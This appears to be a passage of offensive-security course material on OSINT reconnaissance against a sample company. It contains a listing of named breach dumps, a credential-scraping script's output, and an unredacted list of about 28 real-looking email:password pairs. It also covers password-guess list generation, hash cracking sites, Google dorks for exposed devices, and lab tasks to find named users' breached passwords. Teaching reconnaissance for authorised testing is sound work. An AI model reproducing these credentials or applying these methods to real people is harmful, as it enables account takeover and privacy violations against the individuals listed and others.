7dc58-ngp-van.7z	711396436	22-May-2017 12:33 AM
investbank.ae.7z	263716864	22-May-2017 12:47 AM
linkedin_all.7z	4535170532	22-May-2017 01:41 AM
Libero.it 900k.zip	42068740	22-May-2017 12:52 AM
MPGH.net_vb_April_2015.txt.7z	191805283	22-May-2017 12:54 AM
STRATFOR EMAIL HACK.7z	96631480	22-May-2017 01:01 AM
Ubisoft.com forum.sql	80917457	22-May-2017 01:08 AM
neopets_2013_68M.7z	1446757824	22-May-2017 01:13 AM
ClixSense.com_2.2M_08_2016.rar	181536745	22-May-2017 12:28 AM
kaixin001.com.7z	98443782	22-May-2017 12:54 AM
fling.com_40M_users.sql.7z	627507200	22-May-2017 12:47 AM
modbsolutions.rar	2799583102	22-May-2017 01:35 AM
Arma3Life.sql	105118884	22-May-2017 12:26 AM
comcast.7z	21199935	22-May-2017 12:27 AM
Myspace.com.txt.7z	13117982617	22-May-2017 01:47 AM
DayZ.com_Forum.txt	19995139	22-May-2017 12:27 AM
lastfm-thesle3p.rar	2162247227	22-May-2017 01:22 AM
ovh_kimsufi_2015.7z	51938554	22-May-2017 12:58 AM
index.php	3193	06-Mar-2018 12:52 AM
AndroidForums.com_VB_26-12-2013.sql.7z	43635621	22-May-2017 12:24 AM
taobao.7z	158520312	22-May-2017 01:03 AM
exploit.in.zip	872448000	22-May-2017 12:47 AM
NaughtyAmerica.7z	299009564	22-May-2017 12:59 AM
blackhatworld.7z	67100270	22-May-2017 12:25 AM
forbes-wp_users.txt.zip	66406889	22-May-2017 12:36 AM
Adobe 152M.tar.gz	1457520640	22-May-2017 12:47 AM
000webhost_13mil_plain_Oct_2015.txt	1035824638	06-Mar-2018 04:55 PM
000webhost_13mil_plain_Oct_2015.txt	1035824638	06-Mar-2018 04:55 PM
Badoo.com.June2016.rar	1286209536	22-May-2017 12:47 AM
Gamevn.com.txt	137100507	22-May-2017 12:38 AM
edmodo.7z	5595572787	06-Mar-2018 01:16 PM
twitter.7z	292805543	22-May-2017 01:08 AM
Cannabis.com.rar	803481808	22-May-2017 12:41 AM
Xsplit Plain (SHA1).7z	117776109	22-May-2017 01:14 AM
Abandonia.com_vb_November_2015.txt - Copy (2).7z	31937162	22-May-2017 12:22 AM
53c06-rambler.ru_plain-91-million-users.7z	942665599	01-Jun-2017 09:46 AM
leet.cc_partial.txt.7z	77383482	22-May-2017 12:53 AM
mega.co.nz_partialdump.7z	19244760	22-May-2017 12:49 AM
VK.COM_100M.rar	1202556637	22-May-2017 01:28 AM
nulled.io.sql.7z	760252229	22-May-2017 01:06 AM
acne.org_ibf_members_11_25_2014.7z	45052409	22-May-2017 12:23 AM
MineField188K.7z	18419822	22-May-2017 12:50 AM
SnapChat.7z	33914581	22-May-2017 01:00 AM
muslimmatch.com.7z	110125592	22-May-2017 12:54 AM
mSpy.7z	457434414	22-May-2017 12:57 AM
R2Games_2.1M_2015.txt.7z	91941800	22-May-2017 01:00 AM
Tumblr_2013_users.7z	2114751092	22-May-2017 01:35 AM
apple_data.7z	62300166	22-May-2017 12:24 AM
Ashley_Madison_users.gz	1801781248	22-May-2017 12:47 AM
de.Streamscene.cc_jan_2012_users.txt	5225349	22-May-2017 12:27 AM
Nihonomaru.7z	70562234	22-May-2017 12:57 AM
investbank.ae-2016-04-25.zip	540535651	22-May-2017 12:59 AM
dropbox-thesle3p.7z	1924677632	22-May-2017 12:47 AM
YouPorn.com.rar	100388714	22-May-2017 01:14 AM
NextGenUpdate.7z	72028513	22-May-2017 12:56 AM
XXXhdPorn (db + source).7z	17579439	22-May-2017 01:13 AM
imesh.rar	427671552	22-May-2017 12:47 AM
AdultFriendFinder2015.7z	71219038	22-May-2017 12:24 AM
lsbg.net (lifeboat).txt.7z	275833744	22-May-2017 12:55 AM
brazzers com April 2013.7z	13982175	22-May-2017 12:25 AM
OwnagePranks2016.7z	116115769	22-May-2017 12:59 AM
Solomid.net_ipb_November_2014.txt.7z	11854746	22-May-2017 01:00 AM
gawker_real_release.rar	452182939	22-May-2017 12:44 AM
178_all.txt	266794656	22-May-2017 12:26 AM
DLH.net_3M_2016.7z	95881345	22-May-2017 12:28 AM
AbuseWith.Us-Lookups.rar	113336812	22-May-2017 12:23 AM
torrent-invites.com_forum-2016-08-07.sql.gz	1016725702	22-May-2017 01:16 AM
7k7k.com.7z	142859039	22-May-2017 12:24 AM
matel.com-plain-november-2015.txt.7z	528542195	22-May-2017 12:57 AM
STRATFOR USERS DATABASE.7z	46643274	22-May-2017 01:01 AM
Zoosk.com.7z	1802518298	22-May-2017 01:39 AM

Lab Exercise 10

- *Find all the breached passwords for the username william.graham*

Introducing Auto_Dump_m0n.py (Custom Script)

- Monitors dumpmon's twitter account using Twitter Streaming API.
- Uses https://github.com/upgoingstar/TweetMonitor in backend.
- For every tweet, checks if the url contains any email/password combinations
  - Using RegEx
- Saves the same in flat files.
- WIP: Dump to ElasticSearch / MongoDB / Any other DB of your choice
- Run it in screen or as a service.

Scraped Passwords

```
>>dumpmon posted: https://t.co/aedyA14oGS Emails: 20 Keywords: 0.0 #infoleak
https://t.co/aedyA14oGS
[]
=========++++++++++++++++++++++++++++++++++++++++_____________+++++
[]
[]
>>dumpmon posted: https://t.co/JwLEoJrDFB Hashes: 72 Keywords: 0.0 #infoleak
https://t.co/JwLEoJrDFB
[]
=========++++++++++++++++++++++++++++++++++++++++_____________+++++
[]
[]
>>dumpmon posted: https://t.co/ObOrjbKZ3Q Emails: 123 Keywords: 0.33 #infoleak
https://t.co/ObOrjbKZ3Q
[u'ryanlaws89@gmai[redacted]ey100', u'cbarr81@gmail.co[redacted]'woodgreen85[redacted]18395', u'[redacted].com:htveevth',
', u'adamhramsey@[redacted] adamsolace', u'nbaquilodjr[redacted]n27', u'a.mo[redacted]de:llpikp2[redacted]gmail.com:2album
'junkforjon@gmail[redacted]7fh', u'm_hata87@hotmail.c[redacted]cdmb@hotmail[redacted]ly', u'h.pi[redacted]es2808', u'leoma
4', u'btdubiii@ya[redacted]stvamounties', u'dguilling[redacted]sky77', u'tr[redacted]:heythere', [redacted]:kandy96ex
o5@gmx.net:rcva3h[redacted]valoy@ozemail.com.au:1842s[redacted]h@comcast.ne[redacted], u't.macgregor[redacted]', u'xrxsxbx@gm
tersamer.de:carme[redacted]naway@nova.edu:N00572204', [redacted].com:0074az', [redacted]gmail.com:the[redacted]yahoo.com:limpe
castellucci@gmail[redacted]per', u'sideburns2@hotmail[redacted] u'king.ste@[redacted]rin749', u'[redacted]hotmail.com:spiceboy', u'
bishop89@gmail.co[redacted] u'Elina.Gross@hotmail.com[redacted]rak.bostan@o[redacted]urak', u'[redacted]hotmail.com:Israloc
etdown', u'dinohb[redacted]de:HB1964ed', u'junkforjon[redacted]7fh', u'chri[redacted]hotmail.com:S[redacted]wer.com.au:mitc
tties22', u'popom[redacted]kids0815', u'runicwaste954[redacted]23', u'jedie[redacted]Gamb1tej', u'[redacted]gmail.com:sansenjin',
'janbrandenburg@g[redacted]ubus', u'dchen187797@gmail[redacted]'check9_09@h[redacted]22vvv', u'dg[redacted]affles90', u'da
4@gmail.com:stomp[redacted]odgreen85@yahoo.ca:0011183[redacted]y@gmail.com:[redacted]af', u'triqpro@ya[redacted]heythere', u'JMD999@msn.co
ythere', u'luis_0[redacted]om:kandy96exp', u'eqmann@g[redacted]g4', u'jmhar[redacted]im41770', [redacted]:N00572204', u'
cb@hotmail.com:li[redacted] u'nicode04@yahoo.com:0303[redacted]springtactic[redacted]bwBD', u'Y[redacted]L78', u'dlamb71
eagle107.com:69me[redacted]hootertex@yahoo.com:547754[redacted]@gmail.com:h[redacted]', u'martan1212811[redacted]', u'kirk.chan@
uartermass@gmail[redacted]', u'russell.handy@yahoo.c[redacted]so1745@aol.c[redacted], u'drcastell[redacted]roper', u'mirko
ils.b@bredband.ne[redacted]', u'varun.m4all@gmail.com[redacted]coldzerox2@y[redacted]ower', u'b[redacted]apaber', u'hors
, u'nelsong@comca[redacted]sy12', u'blackbonnie_38@ho[redacted]4ever', u'nz[redacted]mail.com:R[redacted], u'[redacted]och13@aol.com:t
3152', u'rawand.r[redacted]l.com:nokian80', u'radlush[redacted]com:3v3r4b0d[redacted], u'[redacted]g@gmail.com[redacted]owitz@gmail.com
u'mattspilman@gm[redacted]423743', u'e-oconro@hotmai[redacted]', u'bub9999[redacted]cuntfucker45', u'[redacted]fatato@gmail.co
om:jdwilcut83', u'[redacted]oriano@gmail.com:flat5x', [redacted]obbly.eu:inv[redacted], u'cheesy.peas@hotmail.co.uk:[redacted]bomb', u'ayoshihar
5@yahoo.com:begon[redacted]iesrule69@hotmail.com:3108[redacted]pringfield@h[redacted]necold', u'[redacted]gmail.com:jdwilcut83',
u'dchen187797@gm[redacted]ath89', u'jcm2320@hotmail.[redacted]'piesrule69@[redacted]10869', u'c[redacted]hotmail.com:blahbla
.com:cuntfucker45[redacted]gend@yahoo.co.uk:0dnwy7d1', [redacted]hotmail.com:3[redacted], u'[redacted]cut@gmail[redacted]
=========++++++++++++++++++++++++++++++++++++++++_____________+++++
[]
[u'ryanlaws89@gmail.com:money2[redacted]stok81', u'woo[redacted]yahoo.ca:001118395', [redacted]eevth',
', u'adamhramsey@gmail.com:ada[redacted].com:junjun27'[redacted]itz@earthcom.de:llpi[redacted]:2album
```

```
ubuntu@ip-172-31-12-253:~/dump_monitor$ ls -lr
total 3436
-rw-rw-r-- 1 ubuntu ubuntu   2617 Feb 18 20:51 zwtloVaywb
-rw-rw-r-- 1 ubuntu ubuntu   7533 Feb 18 12:47 YorZsEU4CT
-rw-rw-r-- 1 ubuntu ubuntu    722 Feb 17 20:42 yb7Utd4Bf7
-rw-rw-r-- 1 ubuntu ubuntu   1365 Feb 18 13:33 XsDqa5avpN
-rw-rw-r-- 1 ubuntu ubuntu  13188 Feb 19 13:13 xrZEeram2w
-rw-rw-r-- 1 ubuntu ubuntu  46168 Feb 18 01:40 xrNwgi4suC
-rw-rw-r-- 1 ubuntu ubuntu  11126 Jan 26 22:32 X9j3bQ2h8w
-rw-rw-r-- 1 ubuntu ubuntu   1644 Jan 15 16:39 X13ErUVdJ2
-rw-rw-r-- 1 ubuntu ubuntu   5460 Feb 19 18:45 WVjN52R71B
-rw-rw-r-- 1 ubuntu ubuntu    626 Feb 20 04:36 WKfgPC0wpR
-rw-rw-r-- 1 ubuntu ubuntu   2523 Jan 10 11:35 WhiWG3uq9v
-rw-rw-r-- 1 ubuntu ubuntu    824 Feb 17 20:42 WF9VpSmi7Q
-rw-rw-r-- 1 ubuntu ubuntu   2677 Feb 19 05:49 wcK9QYvKkD
-rw-rw-r-- 1 ubuntu ubuntu  39150 Feb 17 21:18 wB1yQZnp6V
-rw-rw-r-- 1 ubuntu ubuntu  73945 Feb 17 22:59 VrCs5oUqud
-rw-rw-r-- 1 ubuntu ubuntu  27699 Feb 18 15:34 VJesxUj3Dh
-rw-rw-r-- 1 ubuntu ubuntu  28384 Feb 19 06:48 VI2aTaMiF8
-rw-rw-r-- 1 ubuntu ubuntu   4338 Feb 18 06:43 vgRfCGafj5
-rw-rw-r-- 1 ubuntu ubuntu    759 Feb 18 05:40 VaaCW4IIa5
-rw-rw-r-- 1 ubuntu ubuntu  16264 Feb 18 07:38 uvBPZ7ZDSm
-rw-rw-r-- 1 ubuntu ubuntu 120995 Feb 18 17:32 USsf6nzFMK
-rw-rw-r-- 1 ubuntu ubuntu     84 Feb 18 20:23 uQXLbLviCR
-rw-rw-r-- 1 ubuntu ubuntu  19292 Feb 19 18:16 Ugx5LeX7SQ
-rw-rw-r-- 1 ubuntu ubuntu    915 Feb 18 14:12 tWfLMYFVcA
-rw-r--r-- 1 ubuntu ubuntu   4074 Jan 15 10:07 tweetmonitor.py
-rw-rw-r-- 1 ubuntu ubuntu   2945 Feb 19 16:25 TSikde3UgY
-rw-rw-r-- 1 ubuntu ubuntu 208676 Feb 17 21:35 tO8H6hG3Yy
-rw-rw-r-- 1 ubuntu ubuntu   3053 Feb 20 04:45 tjokSB1kuq
-rw-rw-r-- 1 ubuntu ubuntu   2648 Jan 15 13:00 SvX8TfhI7P
-rw-rw-r-- 1 ubuntu ubuntu   3571 Feb 18 12:49 sTJYQWjV4R
-rw-rw-r-- 1 ubuntu ubuntu  86326 Feb 17 22:18 Sqo7XAMHx0
-rw-rw-r-- 1 ubuntu ubuntu  27993 Feb 18 10:34 Sl4FHQxHcV
-rw-rw-r-- 1 ubuntu ubuntu   4286 Jan 10 11:06 rsKgzIB5s0
-rw-rw-r-- 1 ubuntu ubuntu    625 Feb 18 07:50 RQCB7pww7W
-rw-rw-r-- 1 ubuntu ubuntu  45872 Feb 17 22:11 RhDijalZsc
-rw-rw-r-- 1 ubuntu ubuntu 279844 Feb 18 14:11 rCw1ho4H6v
-rw-rw-r-- 1 ubuntu ubuntu   4429 Feb 19 12:40 RieZKZ61r7
-rw-rw-r-- 1 ubuntu ubuntu   7898 Feb 18 20:28 qtaZhGzBH1
-rw-rw-r-- 1 ubuntu ubuntu   2617 Feb 19 12:03 qM9eKJZZUv
-rw-rw-r-- 1 ubuntu ubuntu  32842 Feb 17 21:42 qInAYw9bRO
```

```
ubuntu@ip-172-31-12-253:~/dump_monitor$ cat XsDqa5avpN
matt.myers1194@gmail.com:Stefan420
alpertunga740@gmail.com:shaker740
tynan.potter@hotmail.com:003ROBIN457
jonwit13@gmail.com:racecar13
chrismccabe99@gmail.com:Bigmac99
emmajeenwilson@gmail.com:starwars21
dennisr.1995@gmx.de:Panzer1995
prchiqui25@gmail.com:lissie27
carloshenriquebf3@hotmail.com:artigo157
crowysterik@hotmail.fr:mabite141
mrdennmann@gmail.com:1artists
gamersmx5@gmail.com:29041998m
dddsma80@aol.com:andrew2004
robert.breier@yahoo.com:caster12
ddrlovergrl@yahoo.com:sandy5591
darian_edwards1@yahoo.com:tankers5
bluedragonc@gmail.com:pandabear321
jkuan45@gmail.com:luminaire
d0enut19@gmail.com:murphy95
loganjb223@gmail.com:LJB32099!
jbevan2kxi@hotmail.com:12345678i
thomasvaudin@hotmail.co.uk:Oblivion121
justinbush51@gmail.com:Wildcats07
schusterdavid@seznam.cz:davule14
barbara7710@gmail.com:chick3nf33t
doompro124@gmail.com:connor1234
jacobtwolf@sbcglobal.net:hockey247
jamesconnor68@yahoo.com:Airsofter1
```

Password Cracking

- Sometimes clear text passwords are not available.
- Hashes (MD5/Sha1/etc.) are leaked.
- Way to crack them:
  - Offline Cracking
    - JTR/Hashcat
  - Online Searches
    - https://crackstation.net/
    - https://hashkiller.co.uk
    - http://www.md5this.com/

Lab Exercise 11

- *Crack the password hashes collected against carbonconsole.com*
  - *Offline Password Crackers*
  - *Online Password Crackers*

MetaData

Metadata is defined as data providing information about one or more aspects of the data, such as:

- Layout
- Author Info
- Keywords
- Schemas
- Document IDs
- Create Date
- Toolkits
- File Type
- File Type
- Permission
- MIME Type
- Producer
- Creating Tool

MetaData Use Case?

- Author names can be used to generate username and password patterns.
- The OS name can be used to launch targeted exploits.
- Creation Tool details can be used to find vulnerabilities in Old Softwares.
  - Old PDF Generators
  - Old MS Office ~ Publicly available exploits.

Generate Username and Passwords Patterns

- Enumerate People in an organization.
  - Foca ~ Metadata
  - Linkedin
  - Email Addresses
  - Websites
- With First name and Last name, create user patterns.

```
shubhammittal:password_gen/ $ python user_name_generator_from_names_file.py names.txt
Dumping usernames and passwords for Shubham Mittal
Dumping usernames and passwords for Richard harris
Dumping usernames and passwords for Patricia C Knox
Dumping usernames and passwords for gfhgvjghhkj efr efr fr
Dumping usernames and passwords for Randy Ortan
Dumping usernames and passwords for Bob Marks
Dumping usernames and passwords for Andy Butler
[+] Done
shubhammittal:password_gen/ $
```

names.txt

```
1 Shubham Mittal
2 Richard harris
3 Patricia C Knox
4 gfhgvjghhkj efr efr fr
5 Randy Ortan
6 Bob Marks
7 Andy Butler
8
```

```
shubhammittal:password_gen/ $ ls
names.txt                    passwordgen_fromfile.py    test                                    usernames.txt
passwordgen.py               passwords.txt              user_name_generator_from_names_file.py  users_msprim
shubhammittal:password_gen/ $
```

```
shubhammittal:password_gen/ $ cat usernames.txt
shubhammittal
shubham.mittal
smittal
shubhamm
sm
s.mittal
shubham.m
merichardharris
richard.harris
rharris
richardh
rh
r.harris
richard.h
mepatriciaknox
patricia.knox
```

```
shubhammittal:password_gen/ $ cat passwords.txt
123@shubham
123shubham
shubham@123
shubham123
shubham1
shubham2015
shubham2016
shubham2017
shubham
adminshubham
shubhamadmin
password
admin
admin123
123admin
P@ssw0rd
p@ssw0rd
Welcome123
Password!!
Test123!!
123@richard
123richard
richard@123
richard123
richard1
richard2015
richard2016
richard2017
richard
adminrichard
```

Lab Exercise 12

- *Find the first name and last name of the people who work for Carbonconsole.com*
- *Make a list of these names.*
- *Generate custom list of usernames and passwords for the these people.*
- *Find possible password keywords from the website.*


Metadata Extraction Tools

- MetaShield (https://metashieldclean-up.elevenpaths.com/)
- Exiftool (https://www.sno.phy.queensu.ca/~phil/exiftool/)
- Foca (https://www.elevenpaths.com/labstools/foca/index.html)

Note Author Names, Creating Tools, Keywords

FOCA

- Search for files, subdomains etc. from internet.
- Files list can be used to extract metadata > Author names.



ExifTool

```
shubhammittal:Downloads/ $ exiftool telephone\ bill.pdf
ExifTool Version Number         : 10.80
File Name                       : telephone bill.pdf
Directory                       : .
File Size                       : 332 kB
File Modification Date/Time     : 2018:03:05 20:22:19+05:30
File Access Date/Time           : 2018:03:11 14:35:32+05:30
File Inode Change Date/Time     : 2018:03:11 14:35:18+05:30
File Permissions                : rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 2
XMP Toolkit                     : XMP toolkit 2.9.1-13, framework 1.6
About                           : uuid:7e9ca7b3-22df-11e8-0000-282bd01c10fc
Producer                        :  9.10
Modify Date                     : 2018:03:05 20:16:32+05:30
Create Date                     : 2018:03:05 20:16:32+05:30
Creator Tool                    : PScript5.dll Version 5.2.2
Document ID                     : uuid:7e9ca7b3-22df-11e8-0000-282bd01c10fc
Format                          : application/pdf
Title                           : C:\Users\abcdef\Downloads\~$TelephoneBill_3686345_471802731.pdf
Creator                         : abcdef
Author                          : abcdef
```

```
shubhammittal:Downloads/ $ whoami
shubhammittal
```

Host: Mac
User: shubham mittal

User and Path from Windows Machine


Google For Hacking

Apart from its basic search functionality Google provides other features such as advanced search functionality, Custom Search Engine (CSE), Google alerts which can help in finding and monitoring relevant information.

- Create custom search engine.
- Allows search results restricted on following:
  - Individual pages: www.example.co.uk/page.html
  - Entire site: www.mysite.com/*
  - Parts of site: www.example.co.uk/docs/* or www.example.co.uk/docs/
  - Entire domain: *.example.co.uk
- API Keys, so can be automated
- HTML Code, so can be hosted.
- https://inteltechniques.com/osint/pastebins.html

Google CSE

Google CSE allows to create a custom search engine which will search content based on rules defined by the creator (sites, language, region, etc.). It also provides a Custom Search JSON API which can user to interact with the CSE programmatically.




Google Dorks

Google Hacking is basically using advanced Google queries (called as Google Dorks) which could provide sensitive information related to the target.

Exploit DB maintains list of such queries on their website:

- https://www.exploit-db.com/google-hacking-database




Date Added	Dork	Category	Author
2019-02-05	intitle:"Device(" AND intext:"Network Camera" AND "language:" AND "Password"	Various Online Devices	Brain Reflow
2019-02-05	intext:"Any time & Any where" AND "Customer Login"	Various Online Devices	Brain Reflow
2019-02-05	intitle:"Screenly OSE" intext:"Schedule Overview" AND "Active Assets" AND "Inactive Assets"	Various Online Devices	Brain Reflow
2019-02-05	inurl:"fhem.cfg" AND 'fhem.cfg' -github	Various Online Devices	Brain Reflow
2019-02-05	intitle:"InfluxDB - Admin Interface" -github	Footholds	Brain Reflow
2019-02-05	intitle:"webcam 7" inurl:'/gallery.html'	Various Online Devices	Brain Reflow
2019-02-05	intitle:"Login - Xfinity" AND "Gateway > Login"	Various Online Devices	Brain Reflow
2019-01-30	intitle:QueryService Web Service	Various Online Devices	Miguel Santareno
2019-01-25	intitle:"index of /" ssh	Sensitive Directories	FlyingFrog
2019-01-21	"Please click here to download and install the latest plug-in. Close your browser before installation."	Various Online Devices	Sohaib E.B.

Google Alerts

Google Alerts is a google service which allows to monitor the web for new content by delivering updates related to the alert topic to your gmail.

- https://www.google.com/alerts



Lab Exercise 13

Create a CSE of your own which can search following websites:

- *pastebin.com*
- *dpaste.com*
- *hastebin.com*

*Find the **Netflix** password for the user: eric_deschenes87@hotmail.com using CSE.*

Target Prioritization

Once a lot of information has been collected and enriched we need to identify and prioritize our targets, as many times the security engagements have limited number of days allocated to it.

Multiple factors need to kept in mind depending upon what can/cannot be considered part of the scope.

Target Prioritization: Technology

Some factors to consider while prioritizing digital assets:

- Open ports/exposed services which accept authentication (SSH, FTP, SQL)
- Applications/Services which can land you inside the internal network (VPN, VoIP etc.)
- Older versions of web frameworks/services
- Services which allow to directly connect to the machine (RDP, VNC etc.)
- Admin/SSO/Customer/Partner portals
- Network Devices (Switch/Router/AP)
- Assets of recent acquisitions/supply chain.

Target Prioritization: People

Some factors to consider while prioritizing people:

- People with high social media activity.
- People having interests(visible online) apart from their direct job.
- People who need to communicate with people other than employees (HR, Procurement) as part of their job.
- The CXO suite.
- Support staff.

Target Prioritization

Data Collection Template - Master

File Edit View Insert Format Data Tools Add-ons Help All changes saved in Drive

IP Addresses	Domains	Subdomains	Employee Names	Email Addresses	Usernames
13.76.177.110	carbonconsole.com	adfs.carbonconsole.com		ftpuser@carbonconsole.com	ftpuser
185.199.110.153	matrixcastle.com	autodiscover.carbonconsole.com		amberkirk@carbonconsole.com	amberkirk
35.177.127.64		backup.carbonconsole.com		micah.bl@carbonconsole.com	micah.bl
35.178.207.47		blog.carbonconsole.com		jason.il@carbonconsole.com	jason.il
3.8.71.185		deployment.carbonconsole.com		richard.h@carbonconsole.com	richard.h
40.100.28.184		dockerserv.carbonconsole.com		john.marte@carbonconsole.com	john.marte
51.145.7.40		docs.carbonconsole.com		william.graham@carbonconsole.com	joelfx
52.113.67.11		downloads.carbonconsole.com			joelfx98
52.113.67.14		enterpriseenrollment.carbonconsole.com			william
52.113.67.75		lyncdiscover.carbonconsole.com			
52.56.77.142		merchants.carbonconsole.com			
35.177.225.84		pgp.carbonconsole.com			
52.151.79.51		production.carbonconsole.com			
35.177.6.179		sip.carbonconsole.com			
		uat001.carbonconsole.com			
		webdisk.secure.carbonconsole.com			
		webmail2.carbonconsole.com			
		webmail.carbonconsole.com			
		www.carbonconsole.com			
		tomcat.carbonconsole.com			
		www.matrixcastle.com			
		forums.matrixcastle.com			

Bonus: Do we have anything we can use directly to gain some access?

DAY 2

Attacking and Exploitation

In this module we'll learn about:

- Targeted Credential Spraying
- Compromising Business Communication Infrastructure (BCI)
- Attacking Network Services using collated data
- Stealing information from Buckets/Blobs
- Compromising Cloud Server Instances
- Discovering and Exploiting Hidden Injection Points
- Compromising Federation Servers/Domain Controller Servers
- Mapping Forest Environment
- Exploiting Domain Trust
- Exploring Human Attack Surface
- Attack Planning: Compromise the Unreachable Domain
- Exploring the Compromised Assets [Bonus Lab Exercise]

Attacking Network Services

